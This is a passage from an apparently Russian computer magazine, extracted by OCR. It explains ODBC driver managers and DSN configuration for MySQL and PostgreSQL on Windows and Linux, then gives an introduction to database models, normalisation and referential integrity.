
Несмотря на своевременное появление, удачные идеи и популярность среди программистов, BDE объективно сдает свои позиции более слабому и легковесному конкуренту - ODBC. На сегодняшний день BDE повсеместно считается устаревшей, тяжеловесной и неудобной в администрировании технологией. Borland официально заявила о прекращении развития и поддержке BDE в пользу более прогрессивного преемника - dbExpress. Новый механизм призван сохранить все по-»

Проект UNIX-ODBC обитает здесь: www.unixodbc.org.


Здесь можно скачать MySQL ODBC-драйвера по различным операционки: <http://dev.mysql.com/downloads/connector/odbc/3.51.html>.




Раньше в DAO использовалась JET-ODBC-трансляция



Сейчас DAO может обращаться в ODBC напрямую



Драйверы установлены успешно



Создаем свой DSN

Редакция журнала предупреждает, что эта статья написана UNIX-программером, который с подозрением относится к программам от Microsoft :).

зитивные моменты предшественника, исправить недостатки и привнести новые достоинства. Одним из ключевых моментов можно считать интерес Borland к UNIX-платформам и абсолютную платформенно-архитектурную переносимость BDE (в Kylix нет BDE). Также dbExpress имеет легкую модульную архитектуру, открытую к дополнениям (основа весит 500 Кб против почти десятимегабайтного монолита BDE). Конфигурация вынесена из реестра в удобочитаемые текстовые файлы, а большинство основных интерфейсных объектов обзавелось немалым количеством механизмов тонкой настройки.

ODBC НА ПРАКТИКЕ

■ Голая теория и употребление заумных аббревиатур - это, безусловно, хорошо. Но хотелось бы знать, как именно происходит ODBC-доступ клиентских приложений к базам данных. Выглядит это приблизительно так: каждый производитель РБД, заявляющий ODBC-поддержку под определенную операционную систему, предоставляет вместе со своим продуктом ODBC-драйвер. На самом деле, это даже никакой не драйвер (потому что он не является частью ядра операционной системы), а самая обычная динамическая библиотека (к примеру, DLL в MS Windows или SO в Linux), код которой будет исполняться в пространстве обычного пользовательского процесса. Эта библиотека обязана включать в себя набор стандартизованных ODBC-функций (и может включать дополнительные возможности), с точками вызова которых и будет линковаться приложение. Эти функции обязаны сохранять декларируемые имена и аргументные типы, а их алгоритмы "знают", как добиться требуемого результата от базы данных конкретного производителя. Таким образом, не меняя исходного кода и алгоритма работы приложения, а просто линкуя его с различными

ODBC-библиотеками, можно безболезненно мигрировать из одной РБД в другую.

ДИСПЕТЧЕРИЗАЦИЯ ODBC-ХОЗЯЙСТВА


■ Предложенный метод абстрагирования от конкретных РБД безусловно хорошо, но постоянная перелинковка ODBC-библиотек при переключении между различными базами - не самое интересное и заманчивое решение. Существуют методы, позволяющие погрузить динамические библиотеки на лету, но это довольно сложная область программирования. Для решения такой проблемы было выпущено такое решение, как ODBC-диспетчеры (или менеджеры). Диспетчер представлен своей собственной ODBC-библиотекой, которая, на самом деле, является заглушкой и переружает свои вызовы на вызовы конкретного ODBC-драйвера по требованию приложения. Естественно, что библиотека диспетчера расширена функциями, позволяющими переключаться между базами не вдаваясь в подробности динамической линковки "на лету". Также существует управляющий софт, который конфигурируется диспетчером, сообщает ему параметры и местоположение конечных ODBC-драйверов. Таким образом, приложение достаточно быть слинкованным с ODBC-библиотекой диспетчера, и ему сразу после этого становятся доступны все ODBC-драйверы, прописанные в системе. При этом приложение даже не оперирует понятием драйвера, а использует так называемые DSN (Data Source Name). Практически все современные ODBC-драйверы, поставляемые с базами данных, рассчитаны на управление диспетчером (что, конечно, не мешает в случае надобности линковаться с ними напрямую).

ФОРТОЧКИ И ODBC


■ В современных операционных системах от Microsoft компонент ODBC-диспетчера и некоторый набор

ODBC-драйверов уже входит в поставку дистрибутива. Доступ к диспетчеру осуществляется через панель управления посредством элемента "Источники данных (ODBC)" (папка "Администрирование"). При установке все ODBC-драйверы прописываются в системе, их список можно посмотреть во вкладке диспетчера "Драйверы". На базе установленных драйверов можно заводить DSN'ы - описатели соединения с базой данных, указывающие, помимо драйвера, специфичные для базы параметры. Именно этими DSN'ами и будет потом оперировать конечное приложение. Под аккаунтом администратора можно заводить системные DSN'ы, которые будут доступны всем пользователям. Непривилегированный пользователь может заводить пользовательские DSN'ы, доступные только ему. Остальные вкладки предназначены для отладочной трассировки, оптимизации подключений, совместного использования пользовательских DSN'ов и других специфических целей.

В качестве примера мы быстро и непринужденно настроим доступ к базам MySQL и PostgreSQL. Первым делом оправляемся на сайты произво-



Настраиваем MySQL



дителей и скачиваем оттуда ODBC-драйверы вида myodbc-xxx.zip и psqlodbc-xxx.zip, после чего устанавливаем их с помощью setup'a и msi-сценария соответственно. Производители оправдали свои заявления о поддержке ODBC и действительно предоставили нам работающие драйверы. Запускаем диспетчер и убеждаемся, что наши драйверы появились в соответствующей вкладке. Теперь на вкладке "Системный/пользовательский DSN" жмем "Добавить", выбираем наш свежееустановленный MySQL/PostgreSQL-драйвер и заявляем, что "Готово". Теперь осталось настроить параметры соединения. Для обеих баз достаточно указать символическое имя DSN'a (которым будут оперировать приложения), сетевой адрес для соединения (который вполне может быть и localhost'ом) и конкретное имя базы данных (одна СУРБД может обслуживать несколько баз одновременно). Также можно указать пользователя "по умолчанию", его пароль и порт, на котором висит база, если он отличается от стандартного. Вот и все. Теперь поль-

зовательские приложения могут получать доступ к этим базам.

ODBC ДЛЯ ПИНГВИНА

■ В GNU/Linux нет встроенного ODBC-диспетчера, зато внешних - несколько. Немного опережая других, лидирует проект UNIX-ODBC (понятно, почему название именно такое). Схема его функционирования во многом похожа на схему его аналога из Windows. Настраивать его можно как с помощью различных графических frontend'ов, так и руками - через конфигурационные файлы, формат которых прост и понятен. С frontend'ами, я думаю, ты разберешься сам, а я покажу, как настраивать собственноручно. Настраивать будем все тот же доступ к базам MySQL и PostgreSQL. Для начала скачаем/собираем/установим из пакета ODBC-драйверы, представленные динамическими библиотеками libmyodbc.so и psqlodbc.so, размещение которых произвольно и особой роли не играет. Теперь пропишем их в конфигурации ODBC-диспетчера, обычно это файл /etc/odbcinst.ini :

```
[MySQL]
Description = ODBC for MySQL
Driver = /usr/lib/libmyodbc.so
FileUsage = 1
```

```
[PostgreSQL]
Description = ODBC for PostgreSQL
Driver = /usr/lib/psqlodbc.so
FileUsage = 1
```

Теперь осталось создать DSN'ы на базе прописанных драйверов. DSN'ы обычно хранятся в файле /etc/odbc.ini :

```
[MAWD]
Driver = MySQL
SERVER = my.host.ru
DATABASE = newantisipam
UID =
PWD =
PORT =
```

```
[elfbilling]
Driver = PostgreSQL
Database = elfbilling
Servername = 172.16.1.1
Description = ELF Billing
UID =
PWD =
Port = 5432
```

И вот уже соединения настроены. Проверить их можно тут же с помощью маленького SQL/ODBC-клиента, который обычно входит в пакет UNIX-ODBC и называется isql. Формат его вызова таков:


```
isql <Имя DSN'a> <Логин> <Пароль>
isql elfbilling vasya lovesexgod
```

Если выскочило приглашение ко вводу SQL-запроса, значит, соединение прошло удачно.


Как видишь, ничего сложного в настройке UNIX-ODBC нет, если понимать, что делаешь (а без этого я советую вообще ничего не делать).

ЧТО ДАЛЬШЕ?

■ На этом моя статья подходит к концу, в отличие от истории развития интерфейсов DataBase Connectivity. Безусловно, существующие стандарты далеки от идеала, но не может не радовать сам факт их наличия. Когда разработчики стандартизируют интерфейсы, они делают шаг навстречу партнерам и пользователям и шаг назад по отношению к концепции тупого выжимания денег из своего сегмента рынка. Так что больше стандартов, хороших и разных, помогающих новым разработкам ускорять прогресс, а не вставлять палки в его колеса.



Утилита ODBCConfig в Linux имеет аналог из Windows



В состав KDE входит удобная утилита DataManager

Content:

24 Своя структура

Как создать и использовать базу данных

28 Информационное моделирование в ERwin

Создаем наглядную схему БД

32 Свидание с Оракулом

Установка и доступ к Oracle

36 MySQL в разрезе

Все о практическом применении MySQL

40 Сделаем это побыстрее

Оптимизация SQL-запросов

46 Тюнинг для Оракула

Несколько слов об управлении и настройке Oracle

50 Повышение производительности

Общие рекомендации по оптимизации сервера

Лавров Владислав (l-vv@r66.ru)

СВОЯ СТРУКТУРА

КАК СОЗДАТЬ И ИСПОЛЬЗОВАТЬ БАЗУ ДАННЫХ

Ч тобы использовать информацию на компьютере, ее надо как-то и где-то хранить. Традиционно для этих целей используются файлы данных различных типов, которые размещаются на винчестере. Однако способ хранения данных в виде обычных файлов (например, текстовых) далеко не идеален.

Н едостатки этого способа станут явными тогда, когда ты захочешь более эффективно обрабатывать накопленные данные. И ты постепенно придешь к мысли о создании базы данных, а для ее претворения в жизнь потребуются знать способы создания эффективных баз данных, а также средства использования этих данных для оперативного извлечения полезной информации.

БАЗА ДАННЫХ: ЗАЧЕМ И ПОЧЕМУ?

■ Многие прекрасно знают, что "эта груда железа" предназначена для автоматической обработки данных. Причем неважно, для каких целей ты используешь ее: общаешься с кем-нибудь, играешь, слушаешь музыку, смотришь видео или решаешь математические задачи. В любом случае компьютер использует данные определенного типа, переводит их на свой машинный язык (на "нули" и "единицы"), а потом обрабатывает в своей "оперативке". Какая-то часть данных "сбрасывается" на винчестер и сохраняется в виде файлов. Во всех перечисленных случаях пользователя мало волнует порядок расположения данных в этих файлах. Другое дело, когда ты попытаешься создать компьютерную информационную систему. Например, персональный телефонный справочник или статистику посещаемости форума в твоей сети.

В первом случае можно, конечно, ограничиться обыкновенными записями в текстовом файле (например, в документе Word), тем более что туда легко можно заносить разнообразную "списочную" информацию: сведения о своих друзьях-абонентах, их адреса проживания и т.п. Способ представления и размещения информации в этом случае ты придумаешь сам. К примеру, построено запишешь: "Иванов, Иван, Иванович, 223-5485, ул. Декабристов, 18/1-64", "Сергей Сергеевич Сидоров, 375-6986, пр. Ленина, д.18, кв. 49" и т.д. Что же плохого в такой организации данных?

Во-первых, тебе, вероятно, потребуется упорядочивать информацию по различным признакам (например, по фамилиям или по адресам), а во-вторых, быстро извлекать выборки с произвольным сочетанием признаков (например, список абонентов, имеющих домашние телефоны в определенном доме).

Однако описанная организация данных не позволит сделать ни первое, ни второе. Дело в том, что упорядочить информацию в текстовом файле достаточно сложно. Гораздо проще сделать это без всякого компьютера, имея сведения, записанные на картонных карточках :). Машина не сможет даже выбрать правильно номера домов и квартир, потому что они могут быть записаны по-разному. Это для тебя записи "18/1-64" и "г. 18, корп. 1, кв. 64" - одно и то же, а для компьютера это совершенно разные вещи. А если взять второй упомянутый пример по учету посещаемости форума, то здесь Word'у вообще "не объяснить", где IP-адрес машины, а где дата подключения этой машины, которая нужна для подсчета посещений за определенный период.

Чтобы научить глупую машину безошибочно искать и систематизировать данные, надо прежде всего сообщить ей правила игры (соглашения) о способах представления данных. Такой процесс называется структурированием информации, и он производится путем введения типов: текстовых, числовых и т.п. А также форматов данных (например, формат даты). Для таких структурированных данных придумали специальный вид файлов - базу данных (БД). Другими словами, база данных предназначена для хранения некоторого объема структурированных данных под определенным именем во внешней памяти.

КАКИЕ ОНИ БЫВАЮТ?

■ Почти сорокалетний опыт развития баз данных показал жизнеспособность трех типов моделей данных: иерархической, сетевой и реляционной.

В иерархической модели, которая появилась на свет раньше других, все объекты и атрибуты базы данных образуют иерархический набор - такую структуру, в которой все элементы связаны между собой отношениями подчиненности. При этом любой элемент может подчиняться только какому-нибудь одному другому элементу. Такую форму зависимости удобно изображать в виде древовидного графа - в виде связанной и не имеющей циклов схемы, составленной из точек и стрелок.

Основным достоинством иерархической модели данных является простота ее восприятия и использования, а также быстрота дос-

ПРОЕКТИРОВАНИЕ

тупа к данным. Но без недостатков тут не обошлось. Во-первых, не все связи между объектами в реальном мире подчиняются строгой иерархии, скорее наоборот... Во-вторых, из-за строгой иерархической упорядоченности объектов значительно усложняются операции включения и удаления (удаление исходных объектов приводит к удалению порожденных). Плюс сложность манипулирования данными в такой базе, поскольку требуется производить в явном виде навигационные операции, которые связаны с перемещением указателя, определяющего текущий экземпляр конкретного элемента данных.

Позже теоретиками была разработана сетевая модель, которая является расширением иерархического подхода к организации данных. В иерархических структурах объект-потомок должен иметь только одного предка, а в сетевой структуре потомок может иметь любое количество предков.

Главным достоинством сетевой модели данных является простота реализации любых взаимосвязей, часто встречающихся в реальном мире. Но за такое удовольствие приходится платить сложностью разработки. Например, прикладной программист обязан разбираться в деталях всей этой навороченной структуры базы данных, поскольку при обработке он должен осуществлять навигацию ("продвижение") среди различных экземпляров записей.

При этом обе дореволюционные (читай "гореволюционные") модели - иерар-




Схема иерархической модели данных

хическая и сетевая - страдают одним большим недостатком: они слишком привязаны к конкретным данным. Эта зависимость послужила главным препятствием на пути к развитию реальных программных систем, основанных на базах данных: слишком много изменений приходилось вносить в код прикладной программы при каждой корректировке структуры базы (логическая зависимость), а также при изменении физического носителя данных (физическая зависимость).

Наконец, доктор наук математик Э.Ф. Когг (США) придумал реляционную модель, гениальную по своей простоте. Единственной структурой данных, которую видит пользователь, является двумерная таблица. Название "реляционная" происходит от слова relation (англ. "отношение"). Когг придумал также основные опе-

рации, которые легко могут обработать данные в таблицах и получить результат в виде новой таблицы. Причем уникальность таких манипуляций данными в том, что за одну операцию можно обработать одновременно все данные таблицы и даже нескольких таблиц. И тебе не придется писать никаких циклических процедур, обрабатывая каждую запись отдельно!

Простота использования реляционной модели обеспечила ее безусловный успех, который длится вот уже более 30-ти лет. Одно из достоинств этой модели - возможность преобразовать любую структуру данных в простую двумерную таблицу.

ЧТО ТАКОЕ ПРАВИЛЬНАЯ БАЗА ДАННЫХ?

■ Поскольку ты решил использовать базу данных для хранения информации, то запомни два общих принципа построения "правильной" базы данных". Во-первых, постарайся обеспечить целостность (правильность) и непротиворечивость данных в БД: физическую сохранность данных, предотвращение неверного использования данных (например, ввода недопустимых значений), контроль операций вставки, обновления и удаления данных, защиту от несанкционированного доступа и т.д. Во-вторых, поддерживай минимальную избыточность данных. Любой элемент данных должен храниться в базе в единственном экземпляре, чтобы не дублировались операции, производимые над ним. »

В 1970 году была опубликована статья, в которой Э.Ф. Когг впервые сформулировал основные понятия реляционной модели данных.

Предложения Э.Ф. Когга были настолько эффективны для систем баз данных, что за эту модель он был удостоен престижной премии Тьюринга в области теоретических основ вычислительной техники.

АЛГОРИТМ ИСПОЛЬЗОВАНИЯ НОРМАЛИЗАЦИИ

■ **Этап 1.** Проанализируй свою схему на предмет наличия сущностей, которые скрыто моделируют несколько разных взаимосвязанных объектов реального мира (именно это соответствует ненормализованным отношениям). Если такое имеет место, то раздели каждую из этих сущностей на несколько новых и установи между ними соответствующие связи. Полученная схема будет находиться в первой нормальной форме.

■ **Этап 2.** Проанализируй все сущности, имеющие составные первичные ключи, на наличие зависимостей непервичных атрибутов от части атрибутов составного первичного ключа. Если такие зависимости обнаружены, то раздели данные сущности на две. Определи для каждой сущности первичные ключи и установи между ними соответствующие связи. Полученная схема будет находиться во второй нормальной форме.

■ **Этап 3.** Проанализируй неключевые атрибуты всех сущностей на наличие транзитивных функциональных зависимостей. При обнаружении таковых расщепи каждую сущность таким образом, чтобы ликвидировать транзитивные зависимости. Схема находится в третьей нормальной форме.

При наличии небольшого навыка ты будешь делать нормализацию табличной схемы и устранять ее погрешности "интуитивными" способами. Самое главное - стремись к исключению из таблицы атрибутов, которые не связаны непосредственно с первичным ключом таблицы.




Схема сетевой модели данных

Так называемый "чистый" проект реляционной базы данных создается по принципу "каждый факт находится только в одном месте".

Иногда избыточность данных (то есть дублирование информации) повышает надежность информационной системы в целом. Однако эту избыточность надо строго контролировать!

За хранение данных в базе, их обработку и взаимодействие с прикладными программами отвечает отдельный класс программ - системы управления базами данных (например, MS Access, FoxPro, MS SQL Server, Oracle и другие). Они отличаются друг от друга функциональностью, производительностью, стоимостью и т.п., но, в принципе, все предназначены для решения вышеуказанных задач. Если хочешь заставить СУБД правильно выполнять свои функции и сопровождать базу данных, постарайся организовать свою работу так, чтобы соблюдались оба принципа. Иначе тебе придется в основном бороться с самой СУБД. Что часто и случается :).

НУЖНА НАГЛЯДНАЯ СХЕМА!

■ Как ты уже понял, при построении "правильной базы данных" многое зависит от ее структуры, то есть схемы. Из каких таблиц и атрибутов должна состоять схема базы данных? Какие атрибуты выбрать в качестве ключевых? Надо ли связывать эти таблицы между собой? Подобные вопросы могут возникнуть у кого угодно, и чтобы ответить на них, требуется научиться моделировать схему базы данных. Для этого были придуманы специальные диаграммы "сущность-связь" (ER-диаграммы), которые позволяют легко и наглядно проектировать структуру баз данных без привязки к конкретным СУБД. Методика, согласно которой используются ER-диаграммы, оказалась настолько успешной и полезной на практике, что легла в основу целого класса программных продуктов, так называемых CASE-средств проектирования информационных систем. Наиболее распространенная программа этого класса - Erwin (www.interface.ru/ca/erwin.htm).

А КАК ЭТО СДЕЛАТЬ?

■ Главная проблема, которую требуется решить при создании базы данных, - создать для нее такую структуру, которая бы обеспечивала минимальное дублирование информации и упрощала процедуры обработки и обновления данных, представленных набором таблиц. Для того чтобы облегчить твою жизнь, теоретики баз данных предложили универсальный способ решения этой проблемы. Этот способ сформулирован в виде специальных требований к организации данных в ходе проектирования, которые получили названия нормальных форм (НФ). Первые три нормальные формы оказались самыми живучими и распространились больше других.

Согласно требованиям первой нормальной формы, все атрибуты таблицы должны быть простыми, то есть состоять из одного неделимого элемента данных. Например, если вставить в базе данных атрибут "Адрес",

БАЗА СУЩЕСТВУЕТ! НО КАК ЕЕ ИСПОЛЬЗОВАТЬ?

■ Для обработки и извлечения конкретных данных из таблиц реляционной базы данных создан специальный язык запросов SQL (Structured Query Language, структурированный язык запросов). Важнейшая особенность этого языка состоит в ориентации на конечный результат обработки данных, а не на процедуру этой обработки. SQL сам определяет, где находятся данные и какие наиболее эффективные последовательности операций следует использовать для получения результата.

Хотя слово "запрос" предполагает только извлечение данных, SQL умеет намного больше. Например, можно создавать и удалять базы данных, изменять структуру таблиц в базе, манипулировать данными (вставлять, корректировать и удалять строки), контролировать права доступа к объектам базы данных и т.д. Для этого существуют специальные операторы, причем их использование вызывает обработку данных сразу во всей таблице.

По популярности языку SQL нет равных, он выдержал уже четыре стандарта на мировом уровне. Об этом позаботился специальный комитет ISO Международной организации по стандартизации. Язык поддерживается всеми ведущими разработчиками СУБД и встроен в языки программирования для связи процедур обработки со структурами хранения данных.

то в него можно будет заносить значения данных типа "г. Москва, 3-я улица Строителей, д. 25, кв. 12". Но определить, из какого города человек с таким адресом и существует ли такой же адрес в другом городе, тебе будет, поверь, очень сложно, потому что придется писать цепкую процедуру обработки текстовой записи, чтобы вычленив город.

Вторая нормальная форма требует соблюдения условий первой НФ, а также дополнительно каждый неключевой атрибут должен однозначно зависеть только от первичного ключа. Имеются в виду функциональные зависимости из реальной предметной области. Здесь возникают проблемы с выявлением зависимостей, если первичный ключ является составным, то есть состоит из нескольких атрибутов.

Таблица находится в третьей нормальной форме, если она удовлетворяет требованиям второй НФ и если при этом любой неключевой атрибут зависит от ключа нетранзитивно (термин понятен по примеру из жизни - транзитный, промежуточный вокзал). Транзитивной является такая зависимость, при которой какой-либо неключевой атрибут зависит от другого неключевого атрибута, а тот, в свою очередь, уже зависит от ключа.

СХЕМА ЕСТЬ - УМА НЕ НАДО?

■ После определения основных объектов и характеризующих их атрибутов надо продумать "поведенческие" аспекты твоей базы данных. Другими словами, определить, что будет происходить при вставке, корректировке и удалении реальных за-

писей. Останутся ли при этом данные в твоей базе правильными? Не появится ли в ней противоречивая информация? Эти вопросы порождают известную в теории проблему обеспечения целостности данных. Целостность бывает двух видов: целостность сущностей и целостность по ссылкам.

Объекту или сущности реального мира в реляционных БД соответствуют строки таблиц. Требование целостности сущностей состоит в том, что любая строчка таблицы должна отличаться от любой другой строчки этой же таблицы. Это требование ты уже выполнил создав первичный ключ, то есть уникальный идентификатор строк. Поэтому вставить две одинаковые записи данных в таблицу ты уже точно не сможешь: система не позволит.

С обеспечением требований по ссылкам на другие таблицы дело обстоит сложнее. Лучше показать это на примере. Допустим, ты разрабатываешь базу данных для сопровождения своего форума, и тебе надо хранить информацию о зарегистрированных пользователях. Каждый пользователь состоит в определенной группе, в соответствии с которой ему назначены права (например, administrators, moderators, registered, banned и т.д.). При правильном проектировании структуры у тебя появятся две связанные таблицы:

```
USERS (id_user, user_login, user_mail,
user_icq, fk_id_group), первичный ключ
id_user;
```

МНЕНИЕ ЭКСПЕРТА: ДВА ПОДХОДА К ПОСТРОЕНИЮ СТРУКТУРЫ БД

■ **Сошников Дмитрий Валерьевич** (dsh@mailabs.ru) - кандидат физ.-мат. наук, доцент кафедры вычислительной математики и программирования МАИ, руководитель группы искусственного интеллекта УМЦ-8, консультант компании Partners International, LLC



Обычно при создании структуры базы данных используют диаграммы сущность-связь. Рисуют все основные сущности предметной области и связи между ними, а затем по определенным правилам отображают эти сущности в таблицах (например, сущности, связанные отношением 1:1, помещаются в одну таблицу, на связь m:n заводится дополнительная таблица связи и т.д.). Часто процесс отображения логической модели в физическую автоматизируется при помощи соответствующих программных средств типа ERwin, Microsoft Visio и т.д.

Есть, однако, альтернативный способ построения структуры БД - метод исключения функциональных зависимостей. В этом случае начинают с универсального отношения - с большой таблицы, в которой хранятся все необходимые данные. И постепенно выделяют функционально зависимые группы столбцов в отдельные таблицы.

К примеру, нам надо хранить информацию о жителях города, включающую адреса и номера телефонов. Мы начинаем с таблицы, в которой для каждого жителя отводится одна строка, а под адрес и телефон выделяются соответствующие колонки. В случае если два человека проживают по одному адресу, сведения об адресе и телефоне дублируются. Другими словами, телефон функционально зависит от адреса, то есть для одного и того же адреса в таблице всегда содержится один и тот же телефон. Для нормализации отношения мы выносим сведения о телефоне и адресе в отдельную таблицу, связанную с таблицей жильцов отношением 1:n (на один адрес может приходиться несколько жителей, но не наоборот).

К такому же результату мы придем используя моделирование методом "сущность-связь": основными сущностями, представляемыми отдельными таблицами, будут "житель" и "жилище". Таким образом, при построении модели БД полезно пользоваться двумя альтернативными методами, что позволит избежать ошибок и получить действительно оптимальную структуру.

GROUPS (id_group, name_group, rights) первичный ключ id_group

Атрибут fk_id_group появляется в таблице USERS не потому, что номер группы является собственным свойством пользователя, а лишь для того, чтобы при необходимости восстановить полную информацию о группе. Значение атрибута fk_id_group в любой строке таблицы USERS должно соответствовать значению атрибута id_group в некоторой строке таблицы GROUPS. Такой атрибут называется внешним ключом (foreign key), поскольку его значения одно-

